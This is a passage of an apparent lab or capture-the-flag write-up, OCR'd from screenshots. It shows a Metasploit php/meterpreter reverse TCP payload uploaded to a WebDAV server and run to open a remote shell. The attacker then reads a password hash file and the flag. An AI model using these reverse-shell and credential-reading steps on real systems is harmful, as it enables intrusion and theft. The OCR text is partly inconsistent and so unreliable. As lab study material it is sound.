
  Exploit target: 0 Wildcard Target

  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.90     False     The IP address of the listener.
```




Then we see that we have a listening connection waiting to be connected

Then I went to my file system explorer on my kali machine then navigated to where the payload was crafted then I copied it to the webdav webserver, went to the internet explorer and ensured the payload was on the server.




While the exploit/multi/handler is waiting for connection, I run the payload in the wserver then I got a meterpreter session at my listening end.



```
mi-lab-767fc4d7-36de-4336-9920-54d1b543bf21.westus.cloudapp.azure.com:63462 - Remote Desktop
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /webdav - Mozilla Firefox
webdav - File Manager
03:35 AM
Shell No. 2
File Actions Edit View Help
Shell No. 1
Shell No. 2
Payload options (php/meterpreter_reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.1.105 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.1.105:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:43800)
at 2021-07-08 03:34:23 -0700
meterpreter >
Type here to search
Type here to search
10:35 AM 7/8/2021
11:35 AM 7/8/2021
74°F
```


With this i can continue on my post exploitation process



```
mi-lab-767fc4d7-36de-4336-9920-54d1b543bf21.westus.cloudapp.azure.com:63462 - Remote Desktop
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /webdav - Mozilla Firefox
webdav - File Manager
03:41 AM
Shell No. 2
File Actions Edit View Help
Shell No. 1
Shell No. 2
Exploit target:
Id Name
0 Wildcard Target
msf5 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.1.105:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:43800)
at 2021-07-08 03:34:23 -0700
meterpreter > ls
Listing: /var/www/webdav
Mode                Size      Type      Last modified          Name
----                -
100777/rwxrwxrwx    43       fil       2019-05-07 11:19:55 -0700 passwd.dav
100644/rw-r--r--    30688    fil       2021-07-07 20:12:17 -0700 shell.php
meterpreter > search -f *secret*
No files matching your search were found.
meterpreter > cat passwd.dav
ryan:sapp1$fu/Vibc$HmoQs6XTF7VauEHtkNt.
meterpreter >
Type here to search
Type here to search
10:41 AM 7/8/2021
11:41 AM 7/8/2021
74°F
```

With this i can see that i am in /var/www/webdav

Running a command: ls ../../..  
We were able to see the flag.txt




The screenshot shows a remote desktop connection to a Kali Linux virtual machine. A terminal window titled 'Shell No. 2' is open, displaying the output of the 'ls' command in the directory '/var/www/webdav'. The output shows two files: 'passwd.dav' and 'shell.php'. The terminal also shows the command 'cat passwd.dav' and the output 'ryan:5apf1f5u/Vib0hzn0q6XTF7VauEHtkNt.'. The desktop background is the Kali Linux logo, and the taskbar at the bottom shows various application icons and system status information.

```
ml-lab-767f64d7-36de-4336-9920-54d1b543bf21.westus.cloudapp.azure.com:63462 - Remote Desktop
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /webdav - Mozilla Firefox Shell No. 2 webdav - File Manager 03:44 AM
Shell No. 2
File Actions Edit View Help
Shell No. 1 Shell No. 2
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:43800)
at 2021-07-08 03:34:23 -0700
meterpreter > ls
Listing: /var/www/webdav
=====
Mode                Size      Type      Last modified            Name
-----
100777/rwxrwxrwx    43       fil      2019-05-07 11:19:55 -0700 passwd.dav
100644/rw-r--r--   30688     fil      2021-07-07 20:12:17 -0700 shell.php

meterpreter > search -f *secret*
No files matching your search were found.
meterpreter > cat passwd.dav
ryan:5apf1f5u/Vib0hzn0q6XTF7VauEHtkNt.
meterpreter > ls ../../..
Listing: ../../..
=====
Mode                Size      Type      Last modified            Name
-----
40755/rwxr-xr-x    4096     dir      2020-05-29 12:05:57 -0700 bin
40755/rwxr-xr-x    4096     dir      2020-06-27 23:13:04 -0700 boot
40755/rwxr-xr-x    3840     dir      2021-07-08 03:17:48 -0700 dev
40755/rwxr-xr-x    4096     dir      2020-06-30 23:29:51 -0700 etc
100644/rw-r--r--    16       fil      2019-05-07 12:15:12 -0700 flag.txt
40755/rwxr-xr-x    4096     dir      2020-05-19 10:04:21 -0700 home
40755/rwxr-xr-x    4096     dir      2020-05-19 10:04:21 -0700 home
```

Running cat ../../..flag.txt we were able to see the content of the file



The screenshot shows the same remote desktop session. The terminal window now displays the output of the 'cat ../../..flag.txt' command, which reveals the flag 'bing0w@5h1sn0m0'. The terminal also shows the output of the 'ls' command in the directory '/var/www/webdav', listing various files and directories. The desktop background and taskbar are the same as in the previous screenshot.

```
ml-lab-767f64d7-36de-4336-9920-54d1b543bf21.westus.cloudapp.azure.com:63462 - Remote Desktop
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Index of /webdav - Mozilla Firefox Shell No. 2 webdav - File Manager 03:45 AM
Shell No. 2
File Actions Edit View Help
Shell No. 1 Shell No. 2
40755/rwxr-xr-x    4096     dir      2020-06-30 23:29:51 -0700 etc
100644/rw-r--r--    16       fil      2019-05-07 12:15:12 -0700 flag.txt
40755/rwxr-xr-x    4096     dir      2020-05-19 10:04:21 -0700 home
100644/rw-r--r--   57982894  fil      2020-06-26 21:50:22 -0700 initrd.img
100644/rw-r--r--   57977666  fil      2020-06-15 12:30:25 -0700 initrd.img.old
40755/rwxr-xr-x    4096     dir      2018-07-25 16:01:38 -0700 lib
40755/rwxr-xr-x    4096     dir      2018-07-25 15:58:54 -0700 lib64
40700/rwx-----   16384     dir      2019-05-07 11:10:15 -0700 lost+found
40755/rwxr-xr-x    4096     dir      2018-07-25 15:58:48 -0700 media
40755/rwxr-xr-x    4096     dir      2018-07-25 15:58:48 -0700 mnt
40755/rwxr-xr-x    4096     dir      2020-07-01 12:03:52 -0700 opt
40555/r-xr-xr-x    0         dir      2021-07-08 03:17:16 -0700 proc
40700/rwx-----    4096     dir      2020-05-21 16:30:12 -0700 root
40755/rwxr-xr-x    900       dir      2021-07-08 03:10:51 -0700 run
40755/rwxr-xr-x   12288     dir      2020-05-29 12:02:57 -0700 sbin
40755/rwxr-xr-x    4096     dir      2019-05-07 11:16:00 -0700 snap
40755/rwxr-xr-x    4096     dir      2018-07-25 15:58:48 -0700 srv
100600/rw-----   2065694720 fil      2019-05-07 11:12:56 -0700 swap.img
40555/r-xr-xr-x    0         dir      2021-07-08 03:17:20 -0700 sys
41777/rwxrwxrwx    4096     dir      2021-07-08 03:10:13 -0700 tmp
40755/rwxr-xr-x    4096     dir      2018-07-25 15:58:48 -0700 usr
40755/rwxr-xr-x    4096     dir      2020-05-21 16:31:52 -0700 vagrant
40755/rwxr-xr-x    4096     dir      2019-05-07 11:16:46 -0700 var
100600/rw-----   8380064  fil      2020-06-19 04:08:40 -0700 vmlinuz
100600/rw-----   8380064  fil      2020-06-04 03:29:12 -0700 vmlinuz.old

meterpreter > cat ../../..flag.txt
bing0w@5h1sn0m0
meterpreter >
```

